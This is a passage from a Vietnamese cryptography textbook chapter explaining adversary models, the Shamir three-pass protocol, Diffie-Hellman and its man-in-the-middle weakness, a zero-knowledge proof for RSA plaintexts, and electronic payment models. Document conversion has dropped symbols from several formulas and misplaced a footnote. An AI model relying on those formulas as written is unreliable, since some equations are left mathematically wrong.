Với dạng tấn công chủ động (active attack), kẻ địch là một thế lực trong mạng nắm nhiều khả năng và phương tiện để có thể chủ động can thiệp và gây ảnh hưởng phức tạp. Nó có thể đóng giả, núp dưới một cái tên khác, can thiệp vào protocol bằng những thông báo kiểu mới, xóa bỏ những thông báo đang phát trên đường truyền, thay thế thông báo thật bằng thông báo giả, phát lại nhiều lần một thông báo thật đã được ghi lại trước đó với mục đích gây nhiễu, ngắt ngang chừng các kênh thông tin và sửa chữa vào các kho thông tin lưu trên mạng. Các khả năng khác nhau này là phụ thuộc vào tổ chức mạng máy tính và vai trò của kẻ địch trên mạng.

Kẻ tấn công trong tấn công thụ động chỉ cố gắng thu lượm thông tin từ các bên tham gia protocol, thông qua thu thập các thông báo truyền đi giữa các bên để mà phân tích giải mã. Trong khi đó kẻ tấn công chủ động có thể gây ra các tác hại rất đa dạng phức tạp. Kẻ tấn công có thể có mục đích thông thường đơn thuần là tóm được tin mà nó quan tâm, nhưng ngoài ra nó còn có thể gây ra các phá hoại khác như phá hoại đường truyền và làm sai lạc các thông báo qua lại, hạ thấp chất lượng hoạt động của hệ thống hay nghiêm trọng và phức tạp hơn là tìm cách đoạt quyền truy nhập vào những hệ thống thông tin mà chỉ dành cho những người có đủ thẩm quyền.

Kẻ địch trong tấn công chủ động quả thật là nguy hiểm, đặc biệt là trong các protocol mà các bên khác nhau không nhất thiết là phải tin nhau. Hơn nữa phải nhớ rằng kẻ địch không phải chỉ có thể là những kẻ xa lạ bên ngoài mà nó có thể là một cá

6 Tấn công trong trường hợp này, trong ngữ cảnh chung của Cryptography, thường được gọi là Ciphertext Only Attack

nhân hợp pháp trong hệ thống, thậm chí ngay chính là người quản trị hệ thống. Ngoài ra còn có thể có nhiều cá nhân liên kết với nhau thành một nhóm kẻ địch và sức mạnh của chúng sẽ tăng lên gây nguy hiểm rất nhiều. Như đã biết, ở đây ta đã quy ước gọi những kẻ tấn công chủ động rất nguy hiểm này qua cái tên Mallory.

Một điều cũng có thể xảy ra là Mallory lại là chính một đối tác trong protocol.

Anh ta có thể có hành động lừa dối hoặc là không chịu tuân theo protocol. Loại kẻ địch 7 (cheater). Kẻ lừa đảo thuộc loại thụ động thì có thể làm này được gọi là kẻ lừa đảo đúng theo protocol nhưng lại cố tình thu nhặt thêm thông tin từ các bên đối tác hơn là được phép theo qui định. Kẻ lừa đảo chủ động thì phá vỡ protocol để lừa dối. Rất khó để giữ an toàn cho một protocol nếu như phần lớn các bên tham gia đều là những kẻ lừa đảo chủ động, tuy nhiên đôi khi ngưòi ta cũng có các biện pháp để các bên hợp pháp có thể dò ra được sự lừa đảo đang diễn ra. Tất nhiên, các protocol cũng cần phải được bảo vệ để chống lại những kẻ lừa đảo loại thụ động.

#### 10.4 NHÌN LẠI MỘT SỐ GIAO THỨC MẬT MÃ ĐÃ HỌC

Giao thức Needham-Schroeder (về trao chuyển khóa sử dụng trung gian đáng tin cậy) là một giao thức mật mã điển hình mà ta đã khảo sát ở chương 5. Giao thức này nhằm giải quyết một bài toán cơ bản trong truyền tin bảo mật dùng mật mã khóa đối xứng; đó là làm sao để tạo được một bí mật (khóa đối xứng) chia sẻ giữa hai bên qua một mạng truyền thông công cộng. Không những giao thức này giúp thiết lập nên một kênh bảo mật dùng khóa đối xứng, mà nó còn xác lập cơ chế xác thực cần thiết giữa các bên liên quan, Alice có thể xác thực được sự có mặt của Cathy, Bob có thể xác thực được sự có mặt của Alice. Chính nhờ thế mà giao thức này có thể chống lại được tấn công phát lại (replay attack), một loại tấn công phổ biến nhất.

Trong phần trình bày đó (thuộc chương 5), chúng ta đã khảo sát một quá trình phát triển dần của giải pháp: nêu bài toán và làm rõ giả thiết, nêu một giải pháp đơn giản thô sơ, phân tích những điểm yếu, nêu giải pháp cải tiến, tiếp tục phân tích đánh giá và đưa tiếp các cải tiến chi tiết hơn … Phần trình bày đó, có thể nói, đã làm khá rõ việc xây dựng một giao thức mật mã tốt là phức tạp và tinh tế như thế nào. Song song với những ý tưởng xây dựng hoặc cải tiến, ta cần phải có còn mặt nhìn phân tích để đánh giá, tìm ra điểm yếu để có thể khắc phục và làm tốt hơn.

Phần xác thực nói trên trong Needham-Schroder cũng đã bước đầu chỉ ra cách dùng một kỹ thuật khá phổ biến trong xây dựng giao thức mật mã; đó là kỹ thuật thách thức-đáp ứng (challenge-response) sử dụng giá trị số ngẫu nhiên. Chính kỹ thuật này

7 Đến đây, Alice nhận được thùng hàng không suy suyển, chỉ việc khệ nệ bê về phòng riêng, che lỗ khóa lại, dùng chìa riêng của mình để mở tháo E2 và lấy ra vật quý của Bob. Nhân viên bưu điện và bố mẹ Alice dù tò mò đến đâu cũng không thể làm phiền được hai bạn trẻ của chúng ta! Mặc dù cách làm này hơi tốn kém một tý thật nhưng thỏa mãn được ý muốn kỳ cục của đôi trẻ.


cũng đã được nêu ra như một giải pháp hữu hiệu nhất cho xác thực bằng mật khẩu, mà được nêu lên trong chương 6 tiếp theo. Kỹ thuật mật khẩu dùng một lần (one-time password) thông qua giao thức S/Key Lamport cũng thể hiện ý tưởng này.

Trong chương 5, chúng ta cũng đã thảo luận một số giải pháp tạo khóa đối xứng bí mật trên cơ sở sử dụng hệ thống khóa công khai (nếu có) và chỉ rõ điểm yếu có thể có: sử dụng tấn công kẻ ngồi giữa (the-man-in-the-middle) có thể khống chế và thao túng việc trao đổi khóa công khai. Chính vì thế khóa công khai cần phải được phát hành dưới dạng chứng chỉ bởi các cơ quan uy tín thích hợp, tức là đòi hỏi sử xuất hiện của một hạ tầng cơ chế vận hành (public key infrastructure).

#### 10.5 MỘT SỐ GIAO THỨC CĂN BẢN VÀ NÂNG CAO

Trong phần này chúng ta sẽ tiếp tục khảo sát một số giao thức quan trọng khác, để qua đó có thể trang bị một số kiến thức cơ bản và kỹ thuật quan trọng trong việc làm quen và phân tích, đánh giá các giao thức mật mã, cũng như ứng dụng của chúng trong các lĩnh vực đời sống.

##### 10.5.1 Trao đổi tin mật không cần trao đổi khóa (Shamir 3-pass protocol)



Ví dụ 10.5

Đây là một ví dụ đơn giản về thiết kế một GTMM. Sau đây là phát biểu của bài toán với một hình thức của đời thường. Giả sử Bob muốn gửi một bưu phẩm đặc biệt qua bưu điện cho Alice, người mà anh ta có quan hệ trên mức bình thường. Tuy nhiên Bob có lý do mà ngượng ngùng không muốn để người khác đặc biệt là cha của Alice nhìn thấy món quà này. Hai người thống nhất qua điện thoại sẽ bỏ bưu phẩm vào thùng và khóa lại nhưng nảy sinh vấn đề tất nhiên là Bob không thể gửi chìa khóa đi kèm với gói hàng.

Hình 10.1 Giao thức Shamir truyền tin mật không khóa

Shamir đưa cách giải quyết 3 bước như sau:

1. Bob bỏ bưu phẩm vào thùng và khóa bằng khóa E1, rồi gửi cả đi.
2. Alice nhận được thùng hàng bèn lấy khóa riêng E2 của cô ta mà khóa thêm vào rồi gửi trả lại Bob.
3. Bob nhận lại được thùng hàng, mở tháo khóa E1 rồi lại gửi lại cho Alice.

Sơ đồ trên có thể được áp dụng để chuyển tin bí mật giữa hai bên A và B dù hai bên không có sẵn khóa bí mật dùng chung thống nhất từ trước. Ta hãy giả sử A sẽ dùng hệ mật mã với khóa Z1, B dùng hệ mật mã với khóa Z2. Protocol như sau: 1. A cần gửi tin X cho B. A mã hóa Y1= EZ1(X), rồi gửi Y1 cho B

1. B mã hoá Y2 = EZ2(Y1) rồi gửi cho Y2  cho A.
2. A giải mã Y3 = E-1Z1 (Y2) rồi gửi cho Y3 cho B.

Bây giờ B thu được Y3 và chỉ việc giải mã để thu được X = E-1Z2(Y3)

Điều kiện để cho protocol trên hoạt động đúng (giống như mô tả qua ví dụ đời thường ở trên) là ta phải chọn các hệ mã hoá E1 và E2 sao cho thoả mãn tính giao hoán: EZ2(EZ1(X) = EZ1(EZ2(X) (\*)

Thật vậy, với điều kiện này ta có thể biến đổi như sau:

X = E-1Z2(Y3) = E-1Z2(E-1Z1 (Y2)) = E-1Z2(E-1Z1 (EZ2(Y1))

= E-1Z2(E-1Z1 (EZ2(EZ1(X))) = E-1Z2(E-1Z1 (EZ1(EZ2(X)))

= E-1Z2(EZ2(X) = X

do đó B có thể tính X qua X = E-1Z2(Y3)

Như vậy để xây dựng thành công protocol ta phải đi tìm một thuật toán mã hóa thích hợp mà thỏa mãn được (\*). Điều này không phải là tầm thường vì có những phép mã hóa thỏa mãn được (\*) nhưng lại gây nên những rắc rối khác như ví dụ sau đây:

Ví dụ 10.6. Lấy E1 và E2 là các biến đổi mã one-time-pad [[2]](#footnote-2), ta có

Y1 = X  Z1

Y2 = Y1  Z2 = X Z1  Z2

Y3 = Y2  Z1 = X  Z2

Do đó ta có X= Y3  Z2. Tuy nhiên vấn đề là thuật toán mã hóa này không thể dùng được vì nó đồng thời lại kéo theo tính chất sau đây: Y1  Y2  Y3 = X!

Nghĩa là Eve ngồi giữa nghe trộm được các thông báo Y1, Y2, Y3 và chỉ việc đem XOR chúng lại là thu được tin gốc X.

Tuy nhiên lựa chọn hàm mật mã như ví dụ sau đây thì sẽ thành công.

Ví dụ 10.6. Sử dụng phép lấy lũy thừa trong trường Zp. Giả sử X là một phần tử khác không của Zp, với p công khai. Mỗi NSD chọn ngẫu nhiên một số *e* sao cho 1<*e*<*p* và (*e*, *p-*1) =1.Sau đó sử dụng giải thuật GCD mở rộng để tính d= e-1 (mod *p-*1). Các số *e* và *d* được giữ bí mật. Sau đây là một ví dụ minh họa bằng số cụ thể.

Chọn p=17. Alice chọn eA = 3 và tính dA =11 (mod 16). Bob chọn eB =5 và tính dB = 13.

Để gửi một thông báo mật m=2 cho Bob,

1. Alice  Bob: Y1 = 23 = 8 (mod 17)
2. Bob  Alice: Y2 = 85 = 9 (mod 17)
3. Alice  Bob: Y3 = Y211 = 911 = 15 (mod 17)
4. Cuối cùng Bob tính và thu được thông báo *m* như sau:

m = Y3dB = 1513 = 2 (mod 17)

Tất nhiên, đây vẫn là một protocol đơn giản, nhưng qua đây bạn có thể có một hình dung về công việc thiết kế một GTMM. Bên ngoài trông có vẻ đơn giản tuy nhiên công việc này đòi hỏi hiểu biết nhiều, nhất là về các công cụ toán học. Chúng ta cũng chưa đề cập gì đến việc chứng minh một protocol là đúng đắn. Ở đây ta nói đến phép chứng minh hình thức, tức là khả năng dùng công cụ logic hình thức và các hệ tiên đề để chứng minh một protocol là đúng, hơn là dựa vào phân tích trực giác. Yêu cầu chứng minh hình thức với mỗi giao thức thường là vấn đề nan giải nhất (nhiều khi không làm được đối với các giao thức phức tạp) trong việc phân tích đánh giá mỗi giao thức.

##### 10.5.2 Giao thức thống nhất khoá Diffie-Hellman

Đây là một giao thức rất quan trọng, được sử dụng phổ biến trong hầu hết các gói giải pháp bảo mật phổ biến trên Internet (TLS, IPSEC). Mục đích của giao thức này là nhằm tạo ra một khóa chung giữa 2 bên A và B thông qua mạng công cộng mà không sử dụng người thứ ba (hãy so sánh với Needham-Schroeder giới thiệu ở chương 5). Giao thức này được xây dựng như một hệ khóa công khai dù không phải là một hệ mật mã công khai. Nó được đề xuất trong bài báo nổi tiếng của Diffie và Hellman cùng với ý tưởng về xây dựng hệ thống khóa côn khai (“New direction in Cryptography”, 1976). Tuy nhiên một nhà bác học làm trong cơ quan tình báo Anh (Williamson) sau đó cũng đã lên tiếng nói rằng ông đã nghĩ ra giao thức này từ trước nhưng không thể công bố mà phải giữ bí mật trong nội bộ. Phần trình bày sau đây sẽ nêu ngắn gọn tư tưởng của giải pháp và ví dụ minh họa số cho thuật toán.

Để thiết lập hệ thống, A và B thống nhất chọn một số nguyên tố p, một phần tử nguyên thuỷ (primitive element) 1<<p, tức là:

{0, 1, 2, ..., p-1} = {1,2,3 ..., p-1}

Trong một hệ thống nhiều người sử dụng, các giá trị  và p có thể coi là tham số hệ thống mà tất cả mọi người đều biết. Đối với bất kỳ số nguyên tố nào cũng có nhiều phần tử nguyên thủy, hay còn gọi là phần tử sinh ra Zp, và nhiều phần từ khác (thuộc vào Zp) mà không phải là nguyên thủy. Tuy nhiên ta không khảo sát tính chất toán học này ở đây. Hai bên A và B sau đó sẽ lựa chọn các khóa bí mật (XA, XB) cho mình và thiết lập các giá trị có thể gọi là khóa công khai tương ứng (YA, YB).

1. A chọn một số ngẫu nhiên XA, 1 XA p. B chọn một số ngẫu nhiên XB, 1 XB p.
2. A B: YA = αXAp 6. B  A: YB= αXBp 7. Cuối cùng A tính:

*K*(*YB* ) *XA* *p*(*XB* ) *XA* *XAXB* *p*

B tính:

*K*(*YA* ) *XB* *p*(*XA* ) *XB* *XAXB* *p*

Như vậy ta thấy hai bên A và B đã trao đổi hai giá trị luỹ thừa của , (với bậc XA và XB) và từ đó hai bên đều cùng tính được cùng một số K cũng là luỹ thừa của  với bậc bằng tích XAXB. Vì XA và XB là được giữ bí mật và không truyền đi nên K cũng là bí mật, tức là hai bên có thể thống nhất chọn số K chung này làm khoá bí mật chung.

Kẻ thù chỉ có thể nghe trộm được YA,YB truyền qua mạng, để tính được K nó cần phải biết XA,XB. Dựa vào YA tìm XA là khó: *Độ an toàn của hệ thống quyết định bởi tính khó của bài toán tính logarit rời rạc*. Sau đây là một ví dụ minh hoạ cụ thể cho giao thức trao chuyển khoá Diffie-Hellman

Tuy nhiên giao thức này vẫn có điểm yếu: nó là không an toàn đối với tấn công kẻ ngồi giữa thao túng (the man-in-the-middle attack). Trong phép tấn công này, kẻ thù C là rất mạnh và hiểm: C lẻn vào ngồi vào vị trí giữa A và B (vì tất nhiên A và B cách mặt nhau trên mạng) và đóng giả mỗi bên khi liên lạc với phía bên kia (đóng giả làm A để giao tiếp với B, và đóng giả là B để giao tiếp với A) và qua đó thiết lập khoá chung giữa A và C, B và C. Trong khi đó A và B cứ tưởng là mình đang thiết lập khoá chung giữa A và B với nhau. Kết cục A và B hoá ra nói chuyện với C chứ không phải là nói chuyện với nhau.

##### 10.5.3 Zero-knowledge protocols

Nếu bạn nhập cảnh vào một đất nước thì người ta sẽ yêu cầu bạn trình hộ chiếu và Visa, nếu bạn muốn vào một tòa nhà có bảo vệ thì bạn cần phải cho xem chứng minh thư, nếu bạn muốn đi qua một phòng tuyến thì bạn phải cho biết một mật khẩu. Như vậy để bạn có thể chứng thực được mình chính là mình và mình có đủ thẩm quyền được phép làm gì đó thì bạn phải trình cho người gác xem một vật sở hữu gắn liền với bạn. Đó là thế giới thực truyền thống. Nhưng trong thế giới mạng với sự trang bị của LTMM bạn lại có thể có những phép màu là thông qua những protocol đặc biệt mà ở đó ta không cần cho xem vật sở hữu của ta (coi nó như một bí mật) mà vẫn chứng minh được cho người thẩm tra/người gác Victor rằng đúng là thật sự ta đang sở hữu vật đó. (Có phải bạn thấy nó như một điều phi lý không?!). Trường hợp này có thể rất cần thiết[[3]](#footnote-3). Điều này có thể thực hiện được thông qua khả năng của Peggy trả lời được một số câu hỏi của Victor - tuy nhiên không vì thế mà các câu trả lời lại lộ ra một chút thông tin cho phép Victor có thể đoán được vật sở hữu bí mật đó. Mật vẫn hoàn mật, dù Victor-gián điệp có ranh ma đến đâu cũng chỉ thu được số 0 về thông tin riêng tư của Peggy. Chính vì thế những protocol này được gọi với cái tên là zero-knowledge protocol; chúng cho phép các thao tác quan trọng như chứng minh danh tính (identification) hay trao chuyển khóa (key exchange) có thể cài đặt được mà không làm lộ một chút bí mật nào. Những tính chất này đặc biệt hấp dẫn khi áp dụng trong smart card.

Trước khi nêu một protocol làm ví dụ minh họa, ta nhắc lại các bên tham gia và có thể có can thiệp vào:

* Peggy người chứng minh (the prover): Peggy nắm được một thông tin và muốn chứng minh cho Victor hay nhưng không muốn tiết lộ thông tin đó.
* Victor người thẩm tra (the verifier): Victor được quyền hỏi Peggy một loạt câu hỏi cho đến khi nào anh ta chắc chắn là Peggy nắm được thông tin mật đó. Victor không thể suy tìm được thông tin này ngay cả khi anh ta có cố tình lừa đảo hoặc không tuân thủ protocol.
* Eve người nghe trộm (Eavesdropper): Eve nghe trộm cuộc đối thoại trên mạng. Protocol cần phải chống lại không để Eve lấy được tin đồng thời đề phòng replay attack, tức là khả năng Eve sao chép các thông báo của Peggy phát đi và dùng lại sau này để lừa Victor.
* Mallory kẻ địch tiềm năng nguy hiểm nhất (the malicious active attacker): Loại này vừa nghe trộm lại vừa có khả năng can thiệp bằng cách xóa, thay thế hay sửa đổi các thông báo của Peggy và Victor trên mạng.

Bí mật cần chứng minh là một mẩu thông tin như là một mật khẩu, một khóa riêng bí mật của một hệ khóa công khai hay là một đáp số của một vấn đề toán học học búa. Sau đây là một ví dụ về giao thức như vậy, trong đó một người cần chứng minh sự sở hữu của mình về một tin mật đã được mã hóa bằng hệ RSA (proof of a plaintext possession).

Giao thức PPP chứng minh sở hữu một tin mật trong RSA

Giả sử (n,e) là một hệ khóa công khai RSA của một tổ chức nào đó. Giả sử Peggie được sở hữu và muốn chứng minh rằng cô ta biết một bản tin (plaintext) *m* là đã bị mã hóa thành bản mã (ciphertext) *c* trong hệ RSA này, tức là *c*= *m*e (mod *n*). Cô ta muốn chứng minh sự sở hữu này với Viktor mà không thể để lộ nó (chẳng hạn như trong một vụ bán thông tin bí mật), thì một giao thức như sau có thể tiến hành: 1. P  V: y=*re* với *r* R Zn

* 1. V  P: *b* R{0,1}.
  2. P  V: *z* = *r*\**mb* (tức là *z*=*r* nếu *b*=0 hoặc *z=rm* nếu *b*=1)
  3. V kiểm tra kết quả như sau: nếu anh ta đã gửi *b*=0 ở bước 2 thì anh ta kiểm tra xem có thực *ze=y*, nếu anh ta đã gửi đi *b=1* ở bước hai thì anh ta kiểm tra xem *ze=y\*c* có đúng không.

R

Ký hiệu S có nghĩa là chọn (sinh) 1 giá trị ngẫu nhiên từ tập S cho trước (khả năng lựa chọn mọi phần tử của S là như nhau).

Bốn bước này có thể lặp đi lặp lại rất nhiều lần và Victor có thể thay đổi giữa gửi *b*=0 và *b*=1 ở bước thứ hai một cách ngẫu nhiên tùy ý để thật yên tâm rằng thực sự Peggie là chủ nhân của thông tin *m*.

Bạn đọc hãy tự lý giải cho mình những nhận xét sau đây:

* 1. Peggie thực sự (tức là không phải mạo danh), người biết m, thì luôn luôn đáp ứng thành công. Tính chất này được gọi tính đầy đủ của một ZKP (completeness)
  2. Nếu Mallory mạo danh Peggie thì anh ta sẽ thất bại với xác xuất rất cao (tùy thuộc vào số lần mà Victor lặp lại 4 bước của protocol). Tính chất này được gọi tính vững chãi (soundness).
  3. Dù làm thế nào (tăng số lần lặp đi lặp lại và thay đổi giá trị *b*) Victor cũng không thể biết được gì hơn về *m* ngoại trừ điều rằng nó là một giá trị mà nếu đem lũy thừa số mũ *e* thì thu được giá trị *c [[4]](#footnote-4)*.

#### 10.6 ỨNG DỤNG: GIỚI THIỆU VỀ THANH TOÁN ĐIỆN TỬ

Trong những năm gần đây, với sự phát triển mạnh mẽ của công nghệ thông tin và đặc biệt là sự phát triển của mạng Internet với tính xã hội hóa cao, việc ứng dụng Công nghệ thông tin không chỉ còn ở mức áp dụng vào các ngành công nghiệp hay các công cụ hỗ trợ quản lý mà đã dần đi vào cuộc sống của mỗi cá nhân trong xã hội. Với khả năng kết nối giữa các máy tính trên toàn thế giới, Internet đã trở thành một môi trường thông tin liên lạc, truyền tải thông tin hết sức năng động, đa dạng và linh hoạt. Sự phát triển của Internet thể hiện rõ ở việc các trang web cung cấp thông tin về các doanh nghiệp và dịch vụ đã trở nên hết sức phổ biến. Người ta thấy ở đó ngoài chức năng cung cấp các thông tin về kinh tế, thể thao hay các thông tin về công nghệ, trang Web còn là một công cụ rất tốt để quảng cáo, một địa điểm trưng bày hàng mà mọi người đều có thể "*tới thăm*" một cách dễ dàng. Và tiếp theo đó là dễ dàng "*đặt mua*", tuy nhiên khâu giao hàng và chuyển tiền lại là một công việc phức tạp hơn nhiều.

Trong các hệ thống mua bán trên Internet hiện nay, hàng hóa được chia làm hai loại: những hàng hóa có hình thái vật lý cụ thể, chẳng hạn như sách, máy tính, đĩa CD, và những loại hàng hoá có hình thái phi vật chất, đó là các thông tin số hoá chẳng hạn như ca nhạc, hình ảnh, dịch vụ đánh bạc, các chương trình trò chơi ... Với những mặt hàng vào loại thứ nhất, việc giao hàng sau khi nhận được đơn đặt hàng là chuyển tới cho các hãng vận chuyển để tới tay người mua và sau đó, chứng từ giao hàng lại được hãng vận chuyển chuyển lại cho người bán. Còn với loại hàng hóa thứ hai thì đơn giản hơn nhiều: tất cả việc giao hàng chỉ đơn giản là truyền file trên mạng Internet với cơ chế truyền tin bảo mật.

Còn ở khâu thanh toán qua mạng: vấn đề không còn đơn giản như vậy. Hiện tại, hầu hết các dịch vụ mua bán hàng hóa trên mạng đều sử dụng hình thức thanh toán bằng thẻ tín dụng (credit card) để thanh toán. Người sử dụng cần nhập vào các thông tin: tên người sử dụng, mã số thẻ, ngày hết hạn của thẻ. Nhưng vì thẻ tín dụng là một công cụ sử dụng phổ biến cho các thanh toán khác nhau nên những thông tin trên sẽ có rất nhiều người biết. Và do đó, tình hình sẽ xảy ra là “*nếu tôi biết những thông tin thẻ tín dụng của anh thì hoàn toàn tôi có thể mua một món hàng trên mạng (an toàn hơn là loại thứ hai) còn anh là người trả tiền*” - gian lận kiểu này không thể hạn chế được. Thực tế hiện nay, các gian lận về thẻ trên Internet chiếm từ 6-7% tổng số các giao dịch thẻ ở các nước châu Âu, và tỷ lệ này ở châu Á là 10%. Tại Việt Nam, tuy dịch vụ thẻ tín dụng được đưa vào áp dụng vào cuối năm 1996 nhưng đến nay, tỷ lệ các giao dịch gian lận trên tổng số các giao dịch là hơn 10%, cứ trong 5 giao dịch gian lận thì có 4 giao dịch gian lận mua hàng trên Internet và trong 4 giao dịch đó thì có 1 giao dịch là mua hàng hoá, 3 giao dịch là sử dụng các dịch vụ khác.

Như vậy rõ ràng có thể kết luận rằng, trên thế giới hiện nay, nhu cầu về thương mại điện tử rất phổ biến nhưng các vấn đề hạ tầng xoay quanh thanh toán điện tử vẫn chưa được giải quyết tương xứng và đáp ứng được các đòi hỏi đặt ra. Do đó có thể kết luận việc nghiên cứu xây dựng các hệ thống thanh toán điện tử để đảm bảo an toàn thông tin trong các dich vụ thương mại điện tử là một hướng nghiên cứu rất cần thiết hiện nay.

Việc xây dựng các hệ thống thanh toán điện tử về mặt kỹ thuật chính là ứng dụng các thành tựu của lý thuyết mật mã (cryptology). Các mô hình thanh toán được trừu tượng hoá bằng các mô hình hệ thống phân tán với các giao thức mật mã được xây dựng để đảm bảo an toàn cho việc giao dịch thông tin giữa các bên tham gia. Thực tế cho thấy, để đảm bảo đồng thời rất nhiều đòi hỏi phức tạp khác nhau, các giao thức mật mã trong thanh toán điện tử, đặc biệt trong các hệ thống mô phỏng tiền mặt điện tử (electronic cash) là các giao thức có độ phức tạp rất cao, đòi hỏi những kỹ năng đặc biệt trong nghiên cứu đáng giá. Tuy nhiên những năm gần đây tính chất khó khăn nay đem lại hứng thú cao và tạo nên một sức thu hút nghiên cứu lớn, đem lại rất nhiều kết quả khoa học. Chính sức hút này đã đem lại những cố gắng để nghiên cứu phát triển các hệ mật mã cơ bản để từ đó áp dụng vào xây dựng các giao thức thanh toán. Vì thế có thể nói nghiên cứu thanh toán điện tử đã có một tác động quay trở lại rất tốt đối với các mạch nghiên cứu lý thuyết cơ bản trong ngành mật mã.

##### 10.6.1 Tổng quan về thanh toán điện tử

Về mục đích, thanh toán điện tử là hệ thống cho phép *các bên tham gia tiến hành mua bán được,* tương tự như các phương thức thanh toán đã có. Tuy nhiên về cách giao dịch thì hoàn toàn mới, người sử dụng tiến hành *xử lý thanh toán bằng các phương pháp mới thông qua các khâu được thực hiện hoàn toàn trên máy tính*. Tóm lại, mặc dù bản chất của các mô hình thanh toán điện tử cũng là mô phỏng lại những mô hình mua bán truyền thống, nhưng từ các thủ tục giao dịch, thao tác xử lý dữ liệu rồi thực hiện chuyển tiền, tất cả đều thực hiện thông qua máy tính được nối mạng bằng các giao thức riêng chuyên dụng.

Trước hết về mặt mô hình, một phương thức thanh toán nói chung là một mô tả hoạt động của một hệ thống (trong thanh toán điện tử, đó là một hệ thống xử lý phân tán) có nhiều bên tham gia, trong đó có hai bên cơ bản là bên mua (người trả tiền) và bên bán (người được trả tiền). Trong thanh toán điện tử các bên được đại diện bởi các máy tính của mình nối với nhau qua mạng máy tính, sử dụng chúng để thực hiện các *giao thức thanh toán* (payment protocol).

Hệ thống còn có thể có sự tham gia của các tổ chức tài chính như là các ngân hàng đại diện của mỗi bên. Trong một số hệ thống thanh toán lại sử dụng một thực thể khác đóng vai trò là nhà môi giới, đảm nhiệm việc phát hành *những hình thức của tiền* (một vật thể nào đó mang giá trị trao đổi thanh toán) thường được gọi là *đồng tiền số* (digital coin), *tiền điện tử* (electronic cash) hoặc *séc điện tử* (electronic cheque) và đổi lại thành tiền thật cho các bên tham gia.

Đặc trưng của mô hình đang xét là các bên giao dịch với nhau để chuyển tiền, thay vì tiền mặt, các bên trong thanh toán điện tử sẽ trao đổi với nhau các chứng từ được số hoá (thành những chuỗi bits là hình thức duy nhất máy tính có thể dùng được). Bản chất là bên được thanh toán có thể thông qua nhà băng của mình (và tất nhiên là phải liên hệ đến nhà băng của bên thanh toán) để chuyển tiền vào tài khoản của mình. Các quá trình này sẽ được phản ánh trong các giao thức thanh toán trong mỗi hệ thống, tức là tập hợp thứ tự các bước truyền gửi thông tin và xử lý số liệu giữa các bên để đạt được mục đích là chuyển đầy đủ các thông tin chứng từ thanh toán và đảm bảo an toàn công bằng cho mỗi bên theo yêu cầu tường minh ban đầu.

Nếu như lấy sự chênh lệch khác biệt giữa hai thời điểm (1) thời điểm bên trả tiền trao chứng từ ủy nhiệm cho bên được trả và (2) thời điểm bên trả tiền thực sự xuất tiền khỏi tài khoản của mình – làm tiêu chí phân biệt thì các phương thức thanh toán điện tử có thể được phân loại theo các mô hình chính như sau: *Mô hình trả sau* (khi thời điểm (1) xảy ra trước thời điểm (2)) và *Mô hình trả trước* (khi thời điểm (2) xảy ra trước thời điểm (1)).

##### 10.6.3 Mô hình trả sau (Pay - now / Pay - later)

Với mô hình này, sự kiện tiền thực sự được rút ra khỏi tài khoản bên mua để chuyển sang bên bán là xảy ra ngay trong (paynow) hoặc sau (paylater) giao dịch mua bán. Hoạt động của hệ thống dựa trên nguyên tắc tín dụng (credit), trong đó bên mua sẽ trả cho bên bán một chứng từ tín dụng (credit crendential) nào đó có tác dụng giống như cheque. Người bán có hai cách lựa chọn: chấp nhận giá trị thay thế của tín dụng đó và chỉ liên lạc chuyển khoản với ngân hàng của mình sau này (pay-later), hay là, liên lạc với ngân hàng của mình trong quá trình mua bán, việc chuyển khoản xảy ra ngay trong giao dịch (pay-now).

Nguyễn Khanh Văn

–


Đại học Bách Khoa Hà Nội




**Người mua**



**Ngƣời bán**




***Thông báo***




***Chứng từ***

***tín***

***dụng***




***Chuyển khoản***



**Ngâ**


**n hàng đại**

**diện người mua**



**Ngân hàng đại**

**diện người bán**



***Chuyển tiền mặt***

***thực sự***

Với pha chuyển khoản (clearing process) thì người được thanh toán sẽ nêu yêu cầu chuyển khoản với nhà băng đại diện (acquirer) để nó liên lạc với ngân hàng đại diện của người thanh toán, thực hiện kiểm tra / chấp nhận chứng từ tín dụng, khi đó việc chuyển tiền thực sự (actual fund transfer) sẽ diễn ra giữa tài khoản của người thanh toán và được thanh toán. Kết thúc quá trình này, nhà băng đại diện của bên thanh toán sẽ gửi một thông báo lưu ý sự kiện chuyển khoản đó cho khách hàng của mình (notification). Mô hình thanh toán theo kiểu trả sau mô phỏng phương thức thanh toán bằng séc nên thường được gọi là mô hình phỏng séc (cheque-like model).

Tất nhiên pha chuyển tiền thực sự này nếu được làm ngay trong giao dịch thì an toàn nhất (pay-now), tuy nhiên như vậy tốc độ xử lý giao dịch sẽ chậm, chi phí truyền tin và xử lý trực tuyến (on-line) trên các máy chủ ở các nhà băng sẽ cao, vì vậy mô hình pay-later vẫn được ưu tiên sử dụng khi số tiền thanh toán là không lớn.

Chứng từ tín dụng được đề cập ở mô hình này, do người thanh toán tạo ra, dựa trên những thông tin riêng về tên tuổi, số tài khoản và có thể là cả tình trạng tài khoản (khả năng thanh toán được) của người thanh toán. Một ví dụ điển hình về mô hình này là các hệ thống thanh toán bằng thẻ tín dụng đang được sử dụng rộng rãi (credit card system). Nếu như người thanh toán cố tình lừa dối, thực hiện thanh toán khi không có khả năng thì anh ta sẽ bị các ngân hàng loại ra, doanh nghiệp của anh ta sẽ không thể tồn tại lâu dài. Hệ thống đó được đảm bảo bằng việc mỗi khách hàng phải chăm lo cho uy tín xã hội của mình.

**10.6.4 Mô hình trả trước.**


Trong mô hình này, khách hàng (customer) sẽ liên hệ với ngân hàng (hay một công ty môi giới - broker) để có được một chứng từ do nhà băng phát hành (chứng từ hay đồng tiền số này mang dấu ấn (token) của nhà băng), được đảm bảo bởi nhà băng và do đó có thể dùng để thanh toán ở bất cứ nơi nào đã có xác lập hệ thống thanh toán với nhà băng này.

